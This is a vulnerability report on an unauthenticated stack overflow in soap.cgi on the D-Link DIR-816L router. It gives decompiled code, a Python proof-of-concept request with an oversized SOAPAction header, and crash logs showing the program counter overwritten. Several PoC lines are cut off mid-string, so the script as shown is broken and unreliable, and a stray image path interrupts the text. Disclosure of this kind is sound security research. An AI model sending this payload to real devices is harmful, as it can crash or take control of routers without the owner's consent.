DIR-816L stack overflow(soap.cgi)

D-Link DIR-816L Unauthorized Stack Overflow

Vender: D-Link

Firmware version: DIR816L_REVB_FW_2_06_b09_beta

Reporter: Lexpl0it、stan fang、zer0duck、Wu Jiang

Vendor Homepage: https://www.dlinktw.com.tw/techsupport/ProductInfo.aspx?m=DIR-816L

Detailed description

Inside the `soapcgi_main` function, HTTP_SOAPACTION is an externally controllable input. The content after the `#` symbol is written into the global variable `global_value` on line 69. On line 85, the `cgibin_parse_request` function calls `sub_412574`. Inside the `sub_412574` function, on line 17, the value of `global_value` is concatenated using `sprintf`, which resulting in stack overflow.

```
49  CONTENT_TYPE = getenv("CONTENT_TYPE");
50  v13 = getenv("REQUEST_URI");
51  v14 = getenv("HTTP_SOAPACTION");
52  v15 = getenv("REQUEST_METHOD");
53  _dtrace(10, "%s: uri=[%s], action=[%s]\n", "soapcgi_main", v13, v14);
54  if ( CONTENT_TYPE && !strncasecmp(CONTENT_TYPE, "text/xml", 8u) )
55  {
56    if ( v13 && v14 )
57    {
58      v18 = strchr(v13, 63);
59      if ( v18 )
60      {
61        v19 = v18 + 9;
62        if ( !strncmp(v18, "?service=", 9u) )
63        {
64          _dtrace(10, "%s: service=[%s]\n", "soapcgi_main", v19);
65          v20 = &v14[strlen(v14) - 1];
66          if ( *v20 == 34 )
67            *v20 = 0;
68          v21 = &v14[*v14 == 0x22];
69          v22 = strchr(v21, 35);
70          global_value = (int)v22;
71          if ( v22 )
72          {
73            *v22 = 0;
74            global_value = (int)(v22 + 1);
75            if ( strcasecmp(v15, "POST") )
76            {
77              cgibin_print_http_status(400, "", "unsupported HTTP request");
78              v3 = -1;
79            }
80            else
81            {
82              v23 = getpid();
83              sprintf(byte_430CE0, "%s/pid%d", "/runtime/services/upnp", v23);
84              _dtrace(10, "%s: g_action_nodebase=[%s]\n", "soapcgi_main", byte_430CE0);
85              cgibin_parse_request(&sub_412574, 0, 0x10000, v24, v35);
86              v25 = getenv("SERVER_ID");
87              v26 = (const char *)global_value;
88              v28 = v25;
89              v27 = getpid();
```


```
1  void __fastcall sub_412574(int a1, _DWORD *a2)
2  {
3    int string; // $v0
4    int v4; // $v0
5    _DWORD *parameter_nodehead; // $s1
6    char s[260]; // [sp+18h] [-104h] BYREF
7
8    memset(s, 0, 0x100u);
9    if ( *a2 == 2 )
10   {
11     string = sobj_get_string(a2[1]);
12     v4 = ixmlParseBuffer(string);
13     if ( v4 && (parameter_nodehead = (_DWORD *)get_parameter_nodehead(v4)) != 0 )
14     {
15       sprintf(s, "%s/action_name", byte_430CE0);
16       xmldbc_set(0, 0, s, global_value);
17       sprintf(s, "%s/%s", byte_430CE0, (const char *)global_value);
18       if ( parameter_nodehead[8] )
19         sub_4123E8(s);
20       free(parameter_nodehead);
21     }
22     else
23     {
24       _dtrace(10, "%s: parse error!\n", "cb_post_data");
25     }
26   }
27 }
```

POC

Python

```python
import urllib.request

ctrl_url = "http://192.168.0.1:49152/soap.cgi?service=WANIPConn1
service_type = "urn:schemas-upnp-org:service:WANIPConnection:1"
action_name = "XXXXXX"

soap_body = \
'<?xml version="1.0"?>\n' \
'<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/s
'  <SOAP-ENV:Body>\n' \
'    <m:%(action_name)s xmlns:m="%(service_type)s">\n' \
'    </m:%(action_name)s>\n' \
'   </SOAP-ENV:Body>\n' \
'</SOAP-ENV:Envelope>\n' % {
    'action_name': action_name,
    'service_type': service_type,
}

soap_action = "urn:schemas-upnp-
org:service:WANIPConnection:1#XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
headers = {
    'SOAPAction': f"{soap_action}",
    'Host': '192.168.0.1:49152',
    'Content-Type': 'text/xml',
    'Content-Length': len(soap_body),
}

request = urllib.request.Request(ctrl_url, soap_body.encode('ut
print(urllib.request.urlopen(request).read().decode('utf-8'))

```

Version:




```
root@leo-virtual-machine:/home/leo/exp# python3 exp_soap_stack.py
Traceback (most recent call last):
  File "/home/leo/exp/exp_soap_stack.py", line 28, in <module>
    print(urllib.request.urlopen(request).read().decode('utf-8'))
  File "/usr/lib/python3.10/urllib/request.py", line 216, in urlopen
    return opener.open(url, data, timeout)
  File "/usr/lib/python3.10/urllib/request.py", line 525, in open
    response = meth(req, response)
  File "/usr/lib/python3.10/urllib/request.py", line 634, in http_response
    response = self.parent.error(
  File "/usr/lib/python3.10/urllib/request.py", line 563, in error
    return self._call_chain(*args)
  File "/usr/lib/python3.10/urllib/request.py", line 496, in _call_chain
    result = func(*args)
  File "/usr/lib/python3.10/urllib/request.py", line 643, in http_error_default
    raise HTTPError(req.full_url, code, msg, hdrs, fp)
urllib.error.HTTPError: HTTP Error 500: Internal Server Error
root@leo-virtual-machine:/home/leo/exp#
```

```
[ 1111.694793] firmadyne: sys_socket[PID: 13569 (updatewifistats)]: family:1, type:2, protocol:0
[ 1111.696934]
[ 1111.696934] do_page_fault(): sending SIGSEGV to soap.cgi for invalid read access from 58585858
[ 1111.697762] epc = 58585858 in libgcc_s.so.1[77da0000+12000]
[ 1111.698379] ra  = 58585858 in libgcc_s.so.1[77da0000+12000]
[ 1111.698997]
[ 1111.699316] potentially unexpected fatal signal 11.
[ 1111.699633] CPU: 0 PID: 29645 Comm: soap.cgi Not tainted 4.1.17+ #17
[ 1111.699959] task: 8e42fa28 ti: 8e474000 task.ti: 8e474000
[ 1111.700127] $ 0   : 00000000 80860000 77e38a08 77e38694
[ 1111.700360] $ 4   : 7fabbcf0 00000001 77e3867c 00000000
[ 1111.700703] $ 8   : 00000000 58585858 00000200 00000100
[ 1111.700841] $12   : 00000807 00000800 00000400 00000008
[ 1111.700997] $16   : 58585858 58585858 58585858 58585858
[ 1111.701133] $20   : 7fabbef0 7fabbe70 00412574 00000000
[ 1111.701267] $24   : 00000000 00000000
[ 1111.701421] $28   : 77e3b4e0 7fabbe38 00000004 58585858
[ 1111.701573] Hi    : 00000000
[ 1111.701656] Lo    : 00000000
[ 1111.701928] epc   : 58585858 0x58585858
[ 1111.702044] ra    : 58585858 0x58585858
[ 1111.702150] Status: 0000a413 USER EXL IE
[ 1111.702363] Cause : 10800008
[ 1111.702451] BadVA : 58585858
[ 1111.702546] PrId  : 00019300 (MIPS 24Kc)
```

Statement

I confirm that the information in this report is true and accurate, and it is intended solely for security research and vulnerability remediation purposes, not for malicious use.